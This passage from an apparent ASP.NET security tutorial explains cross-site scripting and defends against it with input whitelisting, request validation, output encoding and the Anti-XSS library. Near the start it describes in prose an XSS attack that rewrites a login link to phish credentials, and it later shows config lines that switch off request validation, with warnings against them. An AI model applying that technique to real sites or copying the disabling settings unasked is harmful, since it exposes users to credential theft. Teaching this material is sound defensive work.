Whoa! What just happened? We've lost the entire header of the website! By inspecting the HTML source code of the page I was able to identify that a CSS style called "header" is applied to the entire top section of the website. Because my query string value is being written verbatim to the source code I was able to pass in a redefined header which simply turned it off.


But this is ultimately just a visual tweak, let's probe a little further and attempt to actually execute some code in the browser:



Let's pause here because this is where the penny usually drops. What we are now doing is actually executing arbitrary code – JavaScript in this case – inside the victim's browser and well

outside the intended scope of the application simply by carefully constructing the URL. But of course from the end user's perspective, they are browsing a legitimate website on a domain they recognise and it's throwing up a JavaScript message box.

Message boxes are all well and good but let's push things into the realm of a truly maliciously formed XSS attack which actually has the potential to do some damage:



[[click to enlarge](#)]

Inspecting the HTML source code disclosed the ID of the log in link and it only takes a little bit of JavaScript to reference the object and change the target location of the link. What we've got now is a website which, if accessed by the carefully formed URL, will cause the log in link to take the user to an arbitrary website. That website may then recreate the branding of the original (so as to keep up the charade) and include username and password boxes which then save the credentials to that site.

Bingo. User credentials now stolen.

What made this possible?

As with the SQL injection example in the previous post, this exploit has only occurred due to a couple of entirely independent failures in the application design. Firstly, there was no expectation set as to what an acceptable parameter value was. We were able to manipulate the query string to our heart's desire and the app would just happily accept the values.

Secondly, the application took the parameter value and rendered it into the HTML source code precisely. It *trusted* that whatever the value contained was suitable for writing directly into the href attribute of the tag.

Validate all input against a whitelist

I pushed this heavily in the previous post and I'm going to do it again now:

All input must be validated against a whitelist of acceptable value ranges.

URLs are an easy one to validate against a whitelist using a regular expression because there is a specification written for this; [RFC3986](#). The specification allows for the use of 19 reserved characters which can perform a special function:

!	*	'	()	;	:	@	&	=	+	\$,	/	?	%	#	[]
---	---	---	---	---	---	---	---	---	---	---	----	---	---	---	---	---	---	---

And 66 unreserved characters:

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
0	1	2	3	4	5	6	7	8	9	-	_	.	~												

Obviously the exploits we exercised earlier use characters both outside those allowable by the specification, such as "<", and use reserved characters outside their intended context, such as "/". Of course reserved characters are allowed if they're appropriately encoded but we'll come back to encoding a little later on.

There's a couple of different ways we could tackle this. Usually we'd write a regex (actually, usually I'd copy one from somewhere!) and there are [plenty of URL regexes out there](#) to use as a starting point.

However things are a little easier in .NET because we have the [Uri.IsWellFormedUriString](#) method. We'll use this method to validate the address as absolute (this context doesn't require relative addresses), and if it doesn't meet RFC3986 or the internationalised version, [RFC3987](#), we'll know it's not valid.

```
var newUrl = Request.QueryString["Url"];
if (!Uri.IsWellFormedUriString(newUrl, UriKind.Absolute))
```


```
{  
    litLeavingTag.Text = "An invalid URL has been specified.";  
    return;  
}
```

This example was made easier because of the native framework validation for the URL. Of course there are many examples where you do need to get your hands a little dirtier and actually write a regex against an expected pattern. It may be to validate an integer, a GUID (although of course we now have a native `Guid.TryParse` in .NET 4) or a string value that needs to be within an accepted range of characters and length. The stricter the whitelist is without returning false positives, the better.

The other thing I'll touch on again briefly in this post is that the "validate all input" mantra really does mean *all* input. We've been using query strings but the same rationale applies to form data, cookies, HTTP headers etc, etc. If it's untrusted and potentially malicious, it gets validated before doing anything with it.

Always use request validation – just not exclusively

Earlier on I mentioned I'd turned .NET request validation off. Let's take the "picture speaks a thousand words" approach and just turn it back on to see what happens:



Request validation is the .NET framework's native defence against XSS. Unless explicitly turned off, all ASP.NET web apps will look for potentially malicious input and throw the error above along with an HTTP 500 if detected. So without writing a single line of code, the XSS exploits we attempted earlier on would never occur.

However, there are times when request validation is too invasive. It's an effective but primitive control which operates by looking for some pretty simple character patterns. But what if one of those character patterns is actually intended user input?

A good use case here is rich HTML editors. Often these are posting markup to the server (some of them will actually allow you to edit the markup directly in the browser) and with request validation left on the post will never process. Fortunately though, we can turn off the validation within the page directive of the ASPX:

```
<%@ Page Language="C#" MasterPageFile="~/Site.Master" AutoEventWireup="true"
CodeBehind="LeavingSite.aspx.cs" Inherits="Web.LeavingSite" Title="Leaving
Site" ValidateRequest="false" %>
```

Alternatively, request validation can be turned off across the entire site within the web.config:

```
<pages validateRequest="false" />
```

Frankly, this is simply not a smart idea unless there is a really good reason why you'd want to remove this safety net from every single page in the site. I wrote about this a couple of months back in [Request Validation, DotNetNuke and design utopia](#) and likened it to turning off the electronic driver aids in a high performance car. Sure, you can do it, but you'd better be damn sure you know what you're doing first.

Just a quick note on ASP.NET 4; the [goalposts have moved a little](#). The latest framework version now moves the validation up the pipeline to before the BeginRequest event in the HTTP request. The good news is that the validation now also applies to HTTP requests for resources other than just ASPX pages, such as web services. The bad news is that because the validation is happening before the page directive is parsed, you can no longer turn it off at the page level whilst running in .NET 4 request validation mode. To be able to disable validation we need to ask the web.config to regress back to 2.0 validation mode:

```
<httpRuntime requestValidationMode="2.0" />
```


The last thing I'll say on request validation is to try and imagine it's not there. It's not an excuse not to explicitly validate your input; it's just a safety net for if you miss a fundamental piece of manual validation. The DotNetNuke example above is a perfect illustration of this; it ran for quite some time with a fairly serious [XSS flaw in the search page](#) but it was only exploitable because they'd turned off request validation site wide.

Don't turn off .NET request validation anywhere unless you absolutely have to and even then, only do it on the required pages.

HTML output encoding

Another essential defence against XSS is proper use of output encoding. The idea of output encoding is to ensure each character in a string is rendered so that it appears correctly in the output media. For example, in order to render the text `<i>` in the browser we need to encode it into `<i>`; otherwise it will take on functional meaning and not render to the screen.


It's a little difficult to use the previous example because we actually wanted that string rendered as provided in the HTML source as it was a tag attribute (the Anti-XSS library I'll touch on shortly has a suitable output encoding method for this scenario). Let's take another simple case, one that regularly demonstrates XSS flaws:



This is a pretty common scene; enter your name and email and you'll get a friendly, personalised response when you're done. The problem is, oftentimes that string in the thank you message is just the input data directly rewritten to the screen:

```
var name = txtName.Text;  
var message = "Thank you " + name;  
lblSignupComplete.Text = message;
```

This means we run the risk of breaking out of the data context and entering the code context, just like this:




Given the output context is a web page, we can easily encode for HTML:

```
var name = Server.HtmlEncode(txtName.Text);  
var message = "Thank you " + name;  
lblSignupComplete.Text = message;
```

Which will give us a totally different HTML syntax with the tags properly escaped:

```
Thank you Troy &lt;i&gt;Hunt&lt;/i&gt;
```

And consequently we see the name being represented in the browser precisely as it was entered into the field:



So the real XSS defence here is that any text entered into the name field will now be rendered precisely in the *UI*, not precisely in the *code*. If we tried any of the strings from the earlier exploits, they'd fail to offer any leverage to the attacker.

Output encoding should be performed on all untrusted data but it's particularly important on free text fields where any whitelist validation has to be fairly generous. There are valid use cases for allowing angle brackets and although a thorough regex should exclude attempts to manufacture HTML tags, the output encoding remains invaluable insurance at a very low cost.


One thing you need to keep in mind with output encoding is that it should be applied to untrusted data at any stage in its lifecycle, not just at the point of user input. The example above would quite likely store the two fields in a database and redisplay them at a later date. The data might be exposed again through an administration layer to monitor subscriptions or the name could be included in email notifications. This is persisted or stored XSS as the attack is actually stored on the server so every single time this data is resurfaced, it needs to be encoded again.

Non-HTML output encoding

There's a bit of a sting in the encoding tail; not all output should be encoded to HTML. JavaScript is an excellent case in point. Let's imagine that instead of writing the thank you to the page in HTML, we wanted to return the response in a JavaScript alert box:

```
var name = Server.HtmlEncode(txtName.Text);  
var message = "Thank you " + name;  
var alertScript = "<script>alert('" + message + "');</script>";  
ClientScript.RegisterClientScriptBlock(GetType(), "ThankYou", alertScript);
```


Let's try this with the italics example from earlier on:



Obviously this isn't what we want to see as encoded HTML simply doesn't play nice with JavaScript – they both have totally different encoding syntaxes. Of course it could also get a lot worse; the characters that could be leveraged to exploit JavaScript are not necessarily going to be caught by HTML encoding at all and if they are, they may well be encoded into values not suitable in the JavaScript context. This brings us to the Anti-XSS library.

Anti-XSS

JavaScript output encoding is a great use case for the [Microsoft Anti-Cross Site Scripting Library](#) also known as Anti-XSS. This is a CodePlex project with encoding algorithms for HTML, XML, CSS and of course, JavaScript.



A fundamental difference between the encoding performed by Anti-XSS and that done by the native `HtmlEncode` method is that the former is working against a whitelist whilst the latter to a blacklist. In the last post I talked about the differences between the two and why the whitelist approach is the more secure route. Consequently, the Anti-XSS library is a preferable choice even for HTML encoding.


Moving onto JavaScript, let's use the library to apply proper JavaScript encoding to the previous example:

```
var name = AntiXss.JavaScriptEncode(txtName.Text, false);
var message = "Thank you " + name;
var alertScript = "<script>alert('" + message + "');</script>";
ClientScript.RegisterClientScriptBlock(GetType(), "ThankYou", alertScript);
```

We'll now find a very different piece of syntax to when we were encoding for HTML:

```
<script>alert('Thank you Troy \x3ci\x3eHunt\x3c\x2fi\x3e');</script>
```

And we'll actually get a JavaScript alert containing the precise string entered into the textbox:




Using an encoding library like Anti-XSS is absolutely essential. The last thing you want to be doing is manually working through all the possible characters and escape combinations to try and write your own output encoder. It's hard work, it quite likely won't be comprehensive enough and it's totally unnecessary.

One last comment on Anti-XSS functionality; as well as output encoding, the library also has functionality to render "safe" HTML by removing malicious scripts. If, for example, you have an application which legitimately stores markup in the data layer (could be from a rich text editor), and it is to be redisplayed to the page, the `GetSafeHtml` and `GetSafeHtmlFragment` methods will sanitise the data and remove scripts. Using this method rather than `HtmlEncode` means hyperlinks, text formatting and other safe markup will functionally render (the behaviours will work) whilst the nasty stuff is stripped.

SRE


Another excellent component of the Anti-XSS product is the [Security Runtime Engine](#) or SRE. This is essentially an HTTP module that hooks into the pre-render event in the page lifecycle and encodes server controls before they appear on the page. You have quite granular control over which controls and attributes are encoded and it's a very easy retrofit to an existing app.



Firstly, we need to add the AntiXssModule reference alongside our existing AntiXssLibrary reference. Next up we'll add the HTTP module to the web.config:

```
<httpModules>
  <add name="AntiXssModule" type="Microsoft.
    Security.Application.SecurityRuntimeEngine.AntiXssModule"/>
</httpModules>
```

The final step is to create an `antixssmodule.config` file which maps out the controls and attributes to be automatically encoded. The Anti-XSS installer gives you the Configuration Generator for SRE which helps automate the process. Just point it at the generated website assembly and it will identify all the pages and controls which need to be mapped out:



The generate button will then allow you to specify a location for the config file which should be the root of the website. Include it in the project and take a look:

```
<Configuration>
  <ControlEncodingContexts>
    <ControlEncodingContext FullClassName="System.Web.UI.WebControls.Label"
      PropertyName="Text" EncodingContext="Html" />
  </ControlEncodingContexts>
</Configuration>
```

